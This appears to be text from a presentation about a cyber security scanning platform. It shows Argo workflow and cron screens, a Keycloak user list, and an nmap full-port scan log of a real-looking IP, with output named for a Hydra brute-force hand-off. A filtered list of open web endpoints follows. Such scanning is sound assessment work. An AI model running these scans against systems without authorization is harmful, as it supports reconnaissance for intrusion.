
argo/endpoint-production

Entrypoint  
endpoint-production


Parameters  
endpoint  
google.com  
company

Labels  
submit-from-ui=true


+ SUBMIT



# STORING THE LOG IN OBJECT STORAGE



# MANAGING ACCOUNT



The screenshot displays the Keycloak administration console for the 'csi' realm. The left sidebar contains navigation options under 'Configure' (Realm Settings, Clients, Client Scopes, Roles, Identity Providers, User Federation, Authentication) and 'Manage' (Groups, Users, Sessions, Events). The 'Users' option is selected. The main area shows the 'Users' page with a 'Lookup' tab. Below the tab is a search bar and a 'View all users' button. A table lists four users with columns for ID, Username, Email, Last Name, First Name, and Actions. The 'Actions' column includes 'Edit' and 'Remove' links for each user.

ID	Username	Email	Last Name	First Name	Actions
<a href="#">da87944b-7143-400a-...</a>	paweemew				Edit Remove
<a href="#">712ea737-cceb-42bb-...</a>	pim				Edit Remove
<a href="#">3ab1eb75-420c-4a16-...</a>	ptmew				Edit Remove
<a href="#">75e2b56e-133c-4789-...</a>	test123				Edit Remove

# DATA MANIPULATING

Log file

```
# Nmap 7.80 scan initiated Wed Dec  9 06:56:56 2020 as: nmap -v -A -p- -oG /tmp/nmp2hydra-raw -oX /tmp/nmap2db.xml -oN /tmp/log -iL /mnt/dnsmap/dnsmap
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 150.95.79.133 (v150-95-79-133.a002.g.bkk2.static.cnode.io) Status: Up
Host: 150.95.79.133 (v150-95-79-133.a002.g.bkk2.static.cnode.io) Ports: 443/open/tcp//ssl|http-proxy//HAProxy http proxy 1.3.1 or later/ Ignored State: filtered (65534) OS: Linux 4
# Nmap done at Wed Dec  9 07:03:09 2020 -- 1 IP address (1 host up) scanned in 375.21 seconds
```

Filtered file

```
["http-proxy://58.137.187.99:80",
"http://58.137.187.99:81",
"ssl|http://58.137.187.99:443",
"http-proxy://58.137.187.99:80",
"http://58.137.187.99:81",
"ssl|http://58.137.187.99:443",
"http://202.183.132.102:80",
"https://202.183.132.102:443",
"http://202.183.132.102:80",
"https://202.183.132.102:443"]
```




**DEMO**



# PROBLEM & MISSING FEATURE

# NO USER FORM TO TELL THE AVAILABLE TIME SLOT



# NO AVAILABLE TIME SLOT AND CRON SUBMISSION

Cyber Security IndexWelcome, ptmew!

Scanner	History			
History				
Scan ID	Start	Complete	Status	Download
999999	28/05/2021, 07:42:09		running	
endpoint-production-fpvl6	28/05/2021, 05:37:56	28/05/2021, 11:12:41	success	<a href="#">↓</a>
endpoint-production-pvw92	28/05/2021, 11:25:10		running	
endpoint-production-zk7f9	28/05/2021, 11:37:35		Succeeded	
endpoint-production-jlp85	28/05/2021, 11:41:10		running	
endpoint-production-wthfp	28/05/2021, 11:54:35		Succeeded	
endpoint-production-qctdb	28/05/2021, 13:21:05	28/05/2021, 13:26:03	success	<a href="#">↓</a>
Rows per page: 10 1-7 of 7 < >				

v3.0.1

+ CREATE NEW CRON WORKFLOW

	NAME	NAMESPACE	SCHEDULE
	cron-scan	argo	2 3 * * 1 At 03:02 AM, only on Monday


Cron workflows are workflows that run on a preset schedule. Next scheduled run assumes workflow-controller is in UTC. You can find manifests [in the examples](#) or templates

# IDENTIFY THE USER WHEN THE SCAN WAS NOT SUCCESSFUL

cron-scan-1622166300	28/05/2021, 15:45:06	28/05/2021, 15:50:19	success	↓
cron-scan-1622167200	28/05/2021, 16:00:05		running	
cron-scan-1622168100	28/05/2021, 16:15:17	28/05/2021, 16:26:40	success	↓
